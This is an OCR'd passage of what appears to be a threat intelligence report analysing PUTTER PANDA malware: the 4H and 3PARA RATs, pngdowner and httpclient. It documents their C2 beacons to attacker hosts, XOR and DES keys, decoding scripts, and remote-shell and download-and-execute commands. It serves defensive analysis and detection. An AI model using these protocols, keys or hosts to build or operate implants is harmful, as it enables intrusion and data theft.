
Several RATs are used by PUTTER PANDA. The most common of these, the 4H RAT and the 3PARA RAT, have been documented previously by CrowdStrike in previous CrowdStrike Intelligence reporting. This analysis will be revisited below, along with an examination of two other PUTTER PANDA tools: pngdowner and httpclient. Two droppers have been associated with the PUTTER PANDA toolset; these are also briefly examined below.

4H RAT – EXAMPLE MD5 HASH A76419A2FCA12427C887895E12A3442B

This RAT was first analyzed by CrowdStrike in April 2012, but a historical analysis shows that it has been in use since at least 2007 by the PUTTER PANDA actors. A listing of metadata for known samples, including C2 information, is shown in Appendix 1.


The operation of this RAT is described in detail in other CrowdStrike reporting, but is useful to revisit here to highlight the characteristics of the RAT:

- C2 occurs over HTTP, after connectivity has been verified by making a distinctive request (to the URI /search?qu= at www.google.com).
- A victim identifier is generated from the infected machine's hard disk serial number, XOR'ed with the key ldd46!yo , and finally nibble-wise encoded as upper-case ASCII characters in the range (A-P) – e.g., the byte value 0x1F becomes "BP".
- A series of HTTP requests characterizes the RAT's C2. The initial beacon uses a request with four parameters (h1, h2, h3, and h4) – as shown in Figure 8 – to register the implant with the C2 server.
- Communication to and from the C2 server is obfuscated using a 1-byte XOR with the key 0xBE.
- The commands supported by the RAT enable several capabilities, including:
    - Remote shell
    - Listing of running processes (including loaded modules)
    - Process termination (specified by PID)
    - File and directory listing
    - File upload, download, deletion, and timestamp modification



```
GET /search513417?h1=51&h2=1&h3=213383&h4=FMFEFEFHAEBIBLFPFLFCACFC HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible;AIAFBCFBBLBBBNFKFPAFAGAFFDBBEL;)
Host: radio.gamemuster.com
Connection: Keep-Alive

Where:

13417        = Random number
h1=51        = OS version identifier (51 = Windows XP)
h2=1         = Proxy usage (1 = direct connection/no proxy, 3 = proxy used)
h3=213383    = Campaign identifier
h4=FMFEFEFHAEBIBLFPFLFCACFC
             = Victim identifier (encoded as described above)
AIAFBCFBBLBBBNFKFPAFAGAFFDBBEL
             = Encoded victim hostname (in this example “dave-0d53ab1e02”)
```

Figure 8. 4H RAT Example Beacon




```
def decode_ua_hostname(instring, key="1dd46!yo"):
    from binascii import unhexlify
    stage1 = unhexlify("".join([hex(ord(c) - 0x41)[2:] for c in instring]))
    return "".join([chr(ord(c) ^ ord(key[i % len(key)])) for i, c in
enumerate(stage1)])
```

Figure 9. Sample Python Code to Decode Hostname from User-Agent Snippet

3PARA RAT – EXAMPLE MD5 HASH BC4E9DAD71B844DD3233CFBBB96C1BD3

The 3PARA RAT was described in some detail in other CrowdStrike reporting, which examined a DLL-based sample with an exported filename of ssdpsvc.dll. Other observed exported filenames are msacem.dll and mrpmsg.dll, although the RAT has also been observed in plain executable (EXE) format.

On startup, the RAT attempts to create a file mapping named &*SDKJfhksdf89*DIUKJDSF&*sdfsdf78sdfsdf. This is used to prevent multiple instances of the RAT being executed simultaneously. The RAT will then use a byte-wise subtraction-based algorithm (using a hard-coded modulo value) to decode C2 server details consisting of a server hostname and port number, in this example nsc.adomhn.com, port 80. The decoding algorithm is illustrated in Figure 10 below. The key and modulo values vary on a per-sample basis. Decoded C2 settings, along with sample metadata, are listed in Appendix 2.




```
def decode_para_string(instring, key=0x9d, modval=20):
    outdata = array.array("B", instring)
    for i in xrange(0, len(instring), 2):
        outdata[i] = (outdata[i] - (key % modval)) & 0xFF
        key += 1
    return outdata.tostring()
```

Figure 10. Sample Python Code Illustrating C2 Server Decoding Routine

The RAT is programmed in C++ using Microsoft Visual Studio, and it makes use of the object-oriented and parallel programming features of this environment; Standard Template Library (STL) objects are used to represent data structures such as strings and lists, and custom objects are used to represent some of the C2 command handlers (e.g., CCommandCMD). Several threads are used to handle different stages of the C2 protocol, such as receiving data from the server, decrypting data, and processing commands. Standard Windows primitives such as Events are used to synchronize across these threads, with a shared global structure used to hold state.

Once running, the RAT will load a binary representation of a date/time value[13] from a file C:\RECYCLER\restore.dat, and it will sleep until after this date/time has passed. This provides a mechanism for the operators to allow the RAT to remain dormant until a fixed time, perhaps to allow a means of regaining access if other parts of their toolset are removed from a victim system.




```
GET /microsoft/errorpost/default/connect.aspx?ID=30783 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: nsc.adomhn.com
Connection: Keep-Alive

Where:
ID=30783    =     A random number in decimal format
```

Figure 11. 3PARA RAT Initial Beacon

As with the 4H RAT, the C2 protocol used by the 3PARA RAT is HTTP based, using both GET and POST requests. An initial request is made to the C2 server (illustrated in Figure 11 above), but the response value is effectively ignored; it is likely that this request serves only as a connectivity check, as further C2 activity will only occur if this first request is successful. In this case, the RAT will transmit some basic victim information to the C2 server along with a 256-byte hash of the hard-coded string HYF54&%9&jkMCXuiS. It is likely that this request functions as a means to authenticate the RAT to the C2 server and register a new victim machine with the controller. A sample request and its structure are shown in Figure 12.


[13] Using the standard Windows SYSTEMTIME structure



```
00000000  50 4f 53 54 20 2f 6d 69  63 72 6f 73 6f 66 74 2f POST /mi crosoft/
00000010  65 72 72 6f 72 70 6f 73  74 2f 64 65 66 61 75 6c errorpos t/defaul
00000020  74 2f 63 6f 6e 6e 65 63  74 2e 61 73 70 78 3f 49 t/connec t.aspx?I
00000030  44 3d 31 38 35 31 31 20  48 54 54 50 2f 31 2e 31 D=18511  HTTP/1.1
00000040  0d 0a 55 73 65 72 2d 41  67 65 6e 74 3a 20 4d 6f ..User-A gent: Mo
00000050  7a 69 6c 6c 61 2f 34 2e  30 20 28 63 6f 6d 70 61 zilla/4. 0 (compa
00000060  74 69 62 6c 65 3b 20 4d  53 49 45 20 36 2e 30 3b tible; M SIE 6.0;
00000070  20 57 69 6e 64 6f 77 73  20 4e 54 20 35 2e 31 29  Windows  NT 5.1)
00000080  0d 0a 48 6f 73 74 3a 20  6e 73 63 2e 61 64 6f 6d ..Host:  nsc.adom
00000090  68 6e 2e 63 6f 6d 0d 0a  43 6f 6e 74 65 6e 74 2d hn.com.. Content-
000000A0  4c 65 6e 67 74 68 3a 20  35 31 32 0d 0a 43 6f 6e Length:  512..Con
000000B0  6e 65 63 74 69 6f 6e 3a  20 4b 65 65 70 2d 41 6c nection:  Keep-Al
000000C0  69 76 65 0d 0a 43 61 63  68 65 2d 43 6f 6e 74 72 ive..Cac he-Contr
000000D0  6f 6c 3a 20 6e 6f 2d 63  61 63 68 65 0d 0a 0d 0a ol: no-c ache....
000000E0  ac 10 d0 81 52 10 a0 b7  00 00 00 00 ac 10 d0 81 ....R... ........
000000F0  e4 04 00 00 00 00 00 00  03 00 02 00 c8 04 00 00 ........ ........
00000100  00 00 00 00 30 00 00 00  00 00 00 00 2f ff eb 02 ....0... ..../...
00000110  c4 65 f1 b3 cf a5 7e e2  c0 1a d4 7f 78 46 26 b5 .e....~. ....xF&.
00000120  86 15 f9 34 9c 3d 67 84  6a 48 aa df dc 30 60 24 ...4.=g. jH...0`$
00000130  69 d1 e8 af 64 c6 8c 99  0b dd fd 4c 81 72 ef c9 i...d... ...L.r..
00000140  ba 88 a6 b0 bd fa 39 d2  ab 09 98 70 13 5d 90 6b ......9. ...p.].k
00000150  c2 c8 61 44 fc 22 40 e7  bc ed 4e f8 11 4f 49 79 ..aD."@. ..N..OIy
00000160  2f 23 87 03 58 3c 0d 82  2e d3 cb 28 97 1c 66 b4 /#..X<.. ...(..f.
00000170  b8 80 75 94 25 59 5e 9e  6d 73 b9 c1 2d ae a7 76 ..u.%Y^. ms..-..v
00000180  6e f4 29 33 8b 12 ea f7  53 47 2c 95 7c 42 ec db n.)3.... SG,.|B..
00000190  d0 52 d8 74 5a 31 eb 14  8e 3e e9 e5 5b ac c3 fe .R.tZ1.. .>..[...
000001A0  45 54 00 0a ad ce 3b a0  a9 9f e3 9d f0 f5 6c c7 ET....;. ......l.
000001B0  0f e4 92 6f 57 3f bf 71  5f 93 b7 01 21 ee 20 2b ...oW?.q _...!. +
000001C0  05 0e b1 43 83 f3 7d 7b  91 8f fb ca b2 77 96 4a ...C..}{ .....w.J
000001D0  8d be 7a 27 08 e1 35 1f  de 63 4b 85 c5 f6 04 36 ..z'..5. .cK....6
000001E0  d6 02 e0 e6 16 9b bb 38  07 37 32 a3 41 0c 4d 1e .......8 .72.A.M.
000001F0  3a 5c a2 f2 d5 89 da d7  ff 56 cd 19 b6 18 a4 a1 :\...... .V......
00000200  68 8a 10 17 50 06 d9 cc  2a 1b 55 9a a8 51 62 1d h...P... *.U..Qb.
00000210  00 00 00 00 64 61 76 65  2d 30 64 35 33 61 62 31 ....dave -0d53ab1
00000220  65 30 32 00 00 00 00 00  00 00 00 00 00 00 00 00 e02..... ........
00000230  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000240  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000250  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000260  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000270  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000280  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000290  00 00 00 00 0c fb c1 00  0e 00 00 00 34 f9 c1 00 ........ ....4...
000002A0  41 10 00 10 7c f9 c1 00  0f 00 00 00 0c fb c1 00 A...|... .....
000002B0  0e 00 00 00 58 f9 c1 00  83 1a 00 10 7c f9 c1 00 ....X... ....|
000002C0  0f 00 00 00 8e 1a 00 10  0e 00 00 00 02 00 00 00 ........ ...
000002D0  78 f9 c1 00 34 ff c1 00  fc f9 c1 00 ef 18 00 10 x...4... .....

Where the POST body data has the following structure:
```


Figure 12. Sample 3PARA RAT Secondary Beacon/ C2 Registration

[14] See http://msdn.microsoft.com/en-us/library/windows/desktop/bb759853(v=vs.85).aspx for details of this API, which is rarely used.



Data type	Offset	Sample value	Meaning
DWORD	0x000	ac 10 d0 81	Victim IP address
WORD	0x004	52 10	Random
WORD	0x006	a0 b7	Value derived from hashing the victim hostname
DWORD	0x008	00 00 00 00	Hardcoded 0 value
DWORD	0x00C	ac 10 d0 81	Victim IP address (again)
DWORD	0x010	e4 04 00 00	Codepage in use, i.e. language
DWORD[7]	0x014	00 00 ... eb 02	Hardcoded values (0x0, 0x020003, 0x4c8, 0x0, 0x30, 0x0, 0x2EBFF2F)
BYTE[256]	0x02C	c4 65 ... 62 1d	256-byte hash of the hardcoded 'key' string "**HYF54&%9&jkMCXuiS**", generated by the HashData API[14].
DWORD	0x12C	00 00 00 00	Hardcoded 0 value
BYTE[128]	0x130	dave-...02	Victim hostname
BYTE[76]	0x1B0	0c fb ... 00 10	Uninitialized data, in this case containing previously used stack frames.

If this request is also successful, the RAT will attempt to retrieve tasking from the controller using a further distinctive HTTP request shown in Figure 13, repeating this request every two seconds until valid tasking is returned.



```
GET /microsoftupdate/getupdate/default.aspx?ID=18467para1=-2117070676para2=-
1214246830para3=41 HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: nsc.adomhn.com
Connection: Keep-Alive

Where:
ID=18467            =     A random number.
para1=-2117070676 =     Host ip address represented as a decimal number
                          (in hex 0x81d010ac = 172.16.208.129)
para2=-1214246830 =     Decimal value of the concatenation of the WORD length
                          victim ID value (a0 b7 as above) along with random
                          WORD value (52 10 in this case) - i.e. 0xB7A01052
para3=41            =     Random number.
```

Figure 13. 3PARA RAT Sample Tasking Request

Returned tasking is decrypted using the DES algorithm in CBC mode with a key derived from the MD5 hash of the string HYF54&%9&jkMCXuiS (as used in the secondary beacon shown above). If this fails, the RAT will fall back to decoding the data using an 8-byte XOR with a key derived from data returned from the HashData API with the same key string. Output data produced by tasking instructions is encrypted in the same manner as it was decrypted and sent back to the C2 server via HTTP POST request to a URI of the form /microsoft/errorpost/default.aspx?ID=, where the ID value is a random number in decimal representation – as with the initial request shown in Figure 4.

The set of commands supported by the RAT is somewhat limited, indicating that perhaps the RAT is intended to be used as a second-stage tool, or as a failsafe means for the attackers to regain basic access to a compromised system (which is consistent with its support for sleeping until a certain date/time). Some of the supported commands are implemented using C++ classes derived from a base CCommand class:

- CCommandAttribe – Retrieve metadata for files on disk, or set certain attributes such as creation/modification timestamps.
- CCommandCD – Change the working directory for the current C2 session.
- CCommandCMD – Execute a command, with standard input/output/error redirected over the C2 channel.
- CCommandNOP – List the current working directory.

However, other commands are not implemented in this way. These other commands contain functionality to:

- Pause C2 activity for a random time interval.
- Shutdown C2 activity and exit.
- Provide a date and time before which beaconing will not resume, recorded in the file C:\RECYCLER\restore.dat as noted above.

The use of C++ classes that inherit from a base class to carry out some of the tasking commands, along with the use of concurrency features, indicates that the developers of the RAT put some thought into the architecture and design of their tool, although the decision to implement some commands outside of the class-based framework is curious, and may indicate multiple developers worked on the RAT (or a single developer with shifting preferences for his coding style).

PNGDOWNER – EXAMPLE MD5 HASH 687424F0923DF9049CC3A56C685EB9A5

The pngdowner malware is a simple tool constructed using Microsoft Visual Studio and implemented via single C++ source code file. This sample contains a PDB path of Y:\Visual Studio 2005\Projects\branch-downer\downer\Release\downer.pdb, but other similar paths Z:\Visual Studio 2005\Projects\pngdowner\Release\pngdowner.pdb and Z:\Visual Studio 2005\Projects\downer\Release\downer.pdb have also been observed in other samples. Appendix 3 lists metadata for known pngdowner samples.

Initially, the malware will perform a connectivity check to a hard-coded URL (http://www.microsoft.com), using a constant user agent Mozilla/4.0 (Compatible; MSIE 6.0;). If this request fails, the malware will attempt to extract proxy details and credentials from Windows Protected Storage, and from the IE Credentials Store using publicly known methods[15] , using the proxy credentials for subsequent requests if they enable outbound HTTP access. An initial request is then made to the hard-coded C2 server and initial URI – forming a URL of the form (in this sample) http://login.stream-media.net/files/xx11/index.asp?95027775, where the numerical parameter represents a random integer. A hard-coded user agent of myAgent is used for this request, and subsequent communication with the C2 server.


Content returned from this request to the C2 server will be saved to a file named index.dat in the user's temporary directory (i.e., %TEMP%). This file is expected to contain a single line, specifying a URL and a filename. The malware will then attempt to download content from the specified URL to the filename within the user's temporary directory, and then execute this file via the WinExec API. If this execution attempt succeeds, a final C2 request will be made – in this case to a URL using the same path as the initial request (and a similarly random parameter), but with a filename of success.asp. Content returned from this request will be saved to a file, but then immediately deleted. Finally, the malware will delete the content saved from the first request, and exit.

The limited functionality, and lack of persistence of this tool, implies that it is used only as a simple download-and-execute utility. Although the version mentioned here uses C++, along with Visual Studios Standard Template Library (STL), older versions of the RAT (such as MD5 hash b54e91c234ec0e739ce429f47a317313), built in 2011, use plain C. This suggests that despite the simple nature of the tool, the developers have made some attempts to modify and perhaps modernize the code. Both versions contain debugging/progress messages such as "down file success". Although these are not displayed to the victim, they were likely used by the developers as a simple means to verify functionality of their code.

HTTPCLIENT – EXAMPLE MD5 HASH 544FCA6EB8181F163E2768C81F2BA0B3

Like pngdowner, the httpclient malware is a simple tool that provides a limited range of functionality and uses HTTP for its C2 channel. This malware also initially performs a connectivity check to www.microsoft.com using the hard-coded user agent Mozilla/4.0 (Compatible; MSIE 6.0;), although in this variant no attempt is made to extract proxy credentials.

The malware will then connect to its configured C2 infrastructure (file.anyoffice.info) and perform a HTTP request of the form shown in Figure 14 below:



```
GET /MicrosoftUpdate/ShellEX/KB9107942/default.aspx?tmp=ZGF2ZS0wZDUzYWIxZTAy
HTTP/1.1
Accept: */*, ..., ......, .
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)
Host: file.anyoffice.info
Connection: Keep-Alive

Where:

/MicrosoftUpdate/ShellEX/KB          = Hardcoded base URI path
9107942                              = Random numbers

/default.aspx?tmp=                   = Hardcoded URI path and parameter name
ZGF2ZS0wZDUzYWIxZTAy                 = Base64 Encoded victim hostname ("dave-
                                       0d53able02" in this example)

NB: The non-printable characters following "*/*," in the Accept header are
the result of a coding error by the developers[16].
```

Figure 14. HttpClient Sample Beacon

Content returned from the C2 server is deobfuscated by XOR'ing the content with a single byte, 0x12. The decoded data is then checked for the string runshell. If this string is not present, the C2 request is repeated every 0.5 seconds. Otherwise, a shell process is started (i.e., cmd.exe), with input/output redirected over the C2 channel. Shell commands from the server are followed by an encoded string $$$, which indicates that the shell session should continue. If the session is ended, two other commands are supported: m2b (upload file) and b2m (download file).

Slight variations on the C2 URLs are used for different phases of the C2 interaction:

